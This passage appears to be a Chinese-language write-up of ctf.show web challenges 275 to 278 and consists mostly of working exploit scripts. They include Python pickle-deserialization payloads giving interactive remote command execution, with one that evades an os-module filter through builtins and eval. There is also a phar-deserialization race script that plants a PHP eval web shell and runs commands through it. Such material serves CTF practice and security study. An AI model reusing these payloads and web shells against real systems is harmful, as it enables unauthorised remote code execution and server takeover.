    payload = payload.replace(b"arg_l", str(len(arg)).encode())
    payload = payload.replace(b"arg", arg.encode())
    params = {"r": "test/ss", "data": base64.b64encode(payload).decode()}
    while True:
        try:
            resp = requests.get(url, params=params)
            break
        except:
            time.sleep(0.1)

    while True:
        try:
            resp = requests.get(url + "1")
            break
        except:
            time.sleep(0.1)

    return resp.text


if __name__ == '__main__':
    print("请输入命令...")
    while True:
        command = "system"
        arg = input(">>> ")
        if arg == "exit":
            break
        if arg == "":
            continue
        res = round(command, arg + " | tee 1")
        print(res[:-1])
web275
filter类的__destruct方法会执行system函数,我们只要用;隔开rm并且filename中有php就可以进行rce了
web277
pickle反序列化
import requests, base64, time


def round(command: str, arg: str):
    url = "http://39995c7b-513e-4c09-9e77-01499da948bc.challenge.ctf.show/"  # 以/结尾
    payload = f'''cos\n{command}\n(S'{arg}'\ntR.'''.encode()
    params = {"r": "test/ss", "data": base64.b64encode(payload).decode()}
    while True:
        try:
            resp = requests.get(url + "backdoor", params=params)
            break
        except:
            time.sleep(0.1)

    while True:
        try:
            resp = requests.get(url + "static/1")
            break
        except:
            time.sleep(0.1)

    return resp.text


if __name__ == '__main__':
    print("请输入命令...")
    while True:
        command = "system"
        arg = input(">>> ")
        if arg == "exit":
            break
        if arg == "":
            continue
        arg = f'mkdir -p /app/static && {arg} > /app/static/1'
        res = round(command, arg + "")
        print(res[:-1])
web276
利用竞争。先生成一个phar文件,metadata设置为一个对象,生成phar的时候会自动将其序列化,类中需要设置成员变量admin和evilfile为true,将phar文件上传,然后再构造phar://伪协议竞争访问该文件,触发反序列化,然后触发__destruct方法,再触发命令执行
import requests, time
from concurrent.futures import ThreadPoolExecutor

proxies = {"http": "127.0.0.1:8080"}
data = b'<?php __HALT_COMPILER(); ?>\r\n\x06\x01\x00\x00\x03\x00\x00\x00\x11\x00\x00\x00\x01\x00\x00\x00\x00\x00\x91\x00\x00\x00O:6:"filter":4:{s:8:"filename";s:49:". || echo "<?php @eval(\\$_GET[1]);?>" > shell.php";s:11:"filecontent";N;s:8:"evilfile";b:1;s:5:"admin";b:1;}\x05\x00\x00\x003.txt\x03\x00\x00\x00\xdc\xc0Se\x03\x00\x00\x002\xfb\x11\x81\xb6\x01\x00\x00\x00\x00\x00\x00\x05\x00\x00\x001.txt\x01\x00\x00\x00\xdc\xc0Se\x01\x00\x00\x00\xb7\xef\xdc\x83\xb6\x01\x00\x00\x00\x00\x00\x00\x05\x00\x00\x002.txt\x01\x00\x00\x00\xdc\xc0Se\x01\x00\x00\x00\xb7\xef\xdc\x83\xb6\x01\x00\x00\x00\x00\x00\x00pwd11\x0f\xf8\xf5?u\xec\xa0\xdb\xae\xb9\xd0\xa1\xb9\xf47\x02\x84\x0e\xbe\xd6\x02\x00\x00\x00GBMB'  # 不可更改,phar自己有签名算法的
success = False


def upload(url: str):
    r = requests.post(url, params={"fn": "1.phar"}, data=data, timeout=7)


def visit(url: str):
    global success
    if not success:
        r = requests.post(url, params={"fn": "phar://1.phar/3.txt"}, data="000", timeout=7)
        r = requests.get(url + "shell.php")
        # print(r.status_code, url)
        if r.status_code == 200:
            success = True


def compete(url: str):
    global success
    pool_upload = ThreadPoolExecutor(5)
    pool_visit = ThreadPoolExecutor(5)
    threads = []
    for i in range(50):
        threads.append(pool_upload.submit(upload, url))
        threads.append(pool_visit.submit(visit, url))
    for i in threads:
        if success:
            break
        while i.running():
            pass


def round(url, command: str):
    while True:
        try:
            r = requests.get(url + 'shell.php', params={"1": command}, timeout=7)
            break
        except:
            pass
    return r.text


if __name__ == '__main__':
    url = "http://c0f6aaf4-047a-488d-bee2-1c85b3c9d53f.challenge.ctf.show/"
    while not success:
        compete(url)
    print("请输入命令...")
    while True:
        arg = input(">>> ")
        if arg == "exit":
            break
        if arg == "":
            continue
        arg = f"system('{arg}');"
        res = round(url, arg)
        print(res[:-1])
web278
虽然将上一题脚本中的system换成popen即可,但是还是给出一个绕过过滤os模块的poc
cbuiltins\ngetattr\np0\n(cbuiltins\ndict\nS'get'\ntRp1\n(cbuiltins\nglobals\n)RS'__builtins__'\ntRp2\n0g0\n(g2\nS'eval'\ntR(S'whoami'\ntR.
本质就是通过getattr函数获取builtins模块中dict类的get方法,然后执行globals(),其返回值是一个dict,所以可以用刚刚得到的get方法获取内部的值,这里选择取出builtins模块本身的引用。等价于执行dict.get(globals(),'__builtins__'),利用该引用,就能获取到builtins模块内部的eval方法,再压栈想要执行的命令,然后R指令执行,.结束符
import requests, base64, time


def round(command: str, arg: str):
    url = "http://d3d89fb7-c694-45ef-8417-82eab17f48c4.challenge.ctf.show/"
    payload = f'''cbuiltins\ngetattr\np0\n(cbuiltins\ndict\nS'get'\ntRp1\n(cbuiltins\nglobals\n)RS'__builtins__'\ntRp2\n0g0\n(g2\nS'eval'\ntR(S'{arg}'\ntR.'''.encode()
    params = {"r": "test/ss", "data": base64.b64encode(payload).decode()}
    while True:
        try:
            resp = requests.get(url + "backdoor", params=params)
            break
        except:
            time.sleep(0.1)

    while True:
        try:
            resp = requests.get(url + "static/1")
            break
        except:
            time.sleep(0.1)

    return resp.text


if __name__ == '__main__':
    print("请输入命令...")
    while True:
        command = "system"
        arg = input(">>> ")
        if arg == "exit":
            break
        if arg == "":
            continue
        arg = f'__import__("os").popen("mkdir -p /app/static && {arg} > /app/static/1")'
        res = round(command, arg)
        print(res[:-1])
 浙公网安备 33010602011771号